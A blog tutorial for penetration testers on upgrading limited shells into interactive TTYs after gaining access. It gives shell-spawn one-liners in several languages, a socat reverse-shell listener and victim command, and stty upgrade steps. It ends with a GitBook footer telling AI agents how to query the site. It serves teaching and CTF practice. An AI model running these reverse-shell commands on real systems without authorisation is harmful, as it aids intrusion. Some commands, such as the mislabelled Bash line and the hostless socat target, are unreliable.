> For the complete documentation index, see [llms.txt](https://blogs.cracksoft.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://blogs.cracksoft.in/dailyuse/spawning-tty-shells-a-practical-guide-for-ethical-hackers.md).
# Spawning TTY Shells – A Practical Guide for Ethical Hackers
In penetration testing and ethical hacking, gaining a **reverse shell** or **command execution** is only half the battle. Often, you’ll be dropped into a limited shell environment – one that lacks full terminal capabilities (like arrow keys, tab completion, job control, etc.). This is where **spawning a proper TTY shell** becomes critical.
In this blog, we'll explore different ways to spawn TTY shells using various languages and tools, explain **why** you'd want to do this, and walk through **how** it works.
### What is a TTY?
**TTY (teletypewriter)** refers to a terminal interface. In modern systems, it represents a **fully interactive shell** that supports:
* Command editing (arrow keys)
* Autocompletion (TAB)
* Signal handling (Ctrl+C, Ctrl+Z)
* Job control (backgrounding with `&`, bringing jobs to foreground with `fg`)
When you get a reverse shell (from a target machine to your listener), you often get a **non-interactive shell**. It’s very basic – you can run commands, but that’s it. Spawning a TTY shell means upgrading to something interactive.
### How to Spawn a TTY Shell
Let’s look at various methods to do this. These are useful if you have command execution access or a basic reverse shell.
### Python
**If Python is available on the target:**
```
python -c 'import pty; pty.spawn("/bin/sh")'
```
OR
```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```
**Explanation:**
* `pty.spawn()` opens a pseudo-terminal.
* This gives you an interactive shell, much closer to a real terminal experience.
### Bash
```
/bin/sh -i
```
OR
```
echo os.system('/bin/bash')
```
**Explanation:**
* `-i` stands for interactive mode.
* This is one of the simplest and most reliable ways if bash/sh is installed.
### Perl
```
perl -e 'exec "/bin/sh";'
```
OR
```
perl: exec "/bin/sh";
```
**Explanation:**
* Executes a new shell using Perl.
* Works well on older systems where Perl is still commonly available.
### Ruby
```
ruby -e 'exec "/bin/sh"'
```
**Explanation:**
* Similar to Perl, spawns a new interactive shell.
* Not as commonly installed on servers, but useful when available.
### Lua
```
lua -e "os.execute('/bin/sh')"
```
**Explanation:**
* Lua is lightweight, but often not installed by default.
* Executes a shell using the system call.
### IRB (Interactive Ruby Shell)
```
exec "/bin/sh"
```
**Explanation:**
* If you’re in an IRB shell, this command spawns a new shell.
### Inside vi or vim
```
:!bash
```
OR
```
:set shell=/bin/bash
:shell
```
**Explanation:**
* If you can run `vi` or `vim` on the system, you can drop to shell using `:!bash`.
* You can also set the shell explicitly and invoke it.
### Nmap ≤ 5.21 (Old Interactive Mode)
```
nmap --interactive
!sh
```
**Explanation:**
* Older versions of nmap had an interactive mode allowing shell escapes.
* Rare today, but a goldmine if you find it.
### Socat (for Reverse Shells)
**Listener (on Attacker machine):**
```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```
#### **Victim:**
```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp::4444
```
**Explanation:**
* `socat` is a powerful bidirectional data relay.
* The above configuration spawns a fully interactive TTY shell.
## STTY for Shell Upgrading

After spawning a shell, you still may lack full terminal features. Here's how to **upgrade** the shell from your listener (e.g., netcat) on Kali:
#### Step-by-step:
* **Get shell and press Ctrl+Z**
* Backgrounds the session and brings you back to Kali terminal.
* **Run this on Kali:** \`\`
```
stty raw -echo;fg
```
* **Then press ENTER**
* **On target (reverse shell), run:**
```
export SHELL=bash
export TERM=xterm-256color
reset
```
**Explanation:**
* `stty raw -echo` prepares your terminal to properly interact with raw shell.
* `fg` resumes the shell.
* `reset` reinitializes terminal.
* `export` commands restore coloring and full terminal behavior.
### Restricted Shells (rbash, sh -r, etc.)
Sometimes you encounter restricted shells that limit access. Here's a list of such shells and what they do:
| Command | Description |
| ------------------- | -------------------------------------------------------------- |
| `bash -r` / `rbash` | Restricted bash – can't change directory, use certain commands |
| `sh -r` | Restricted sh shell |
| `rksh` | Restricted Korn shell |
| `ksh -r` | Korn shell in restricted mode |
| `rsh` | Remote shell (not necessarily restricted, but legacy) |
### Final Thoughts
Gaining initial shell access on a target system is an important milestone, but it's far from the end of your journey during a penetration test. To gain meaningful control and perform deeper post-exploitation activities, it’s essential to upgrade that limited shell into a fully interactive terminal. Doing so not only improves your ability to execute commands reliably, but also enables features like tab completion, signal handling, and job control—tools that can make a significant difference in your workflow. More importantly, a proper terminal environment often lays the groundwork for privilege escalation and lateral movement. Mastering the techniques for spawning and upgrading TTY shells is a vital skill for any ethical hacker aiming to work efficiently and effectively during real-world engagements.
**As always, these techniques must be used responsibly and only within authorized environments. Whether you’re participating in Capture the Flag (CTF) challenges, training labs like TryHackMe or HackTheBox, or conducting a legal penetration test, always ensure you have explicit permission to operate on the systems in question.**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://blogs.cracksoft.in/dailyuse/spawning-tty-shells-a-practical-guide-for-ethical-hackers.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.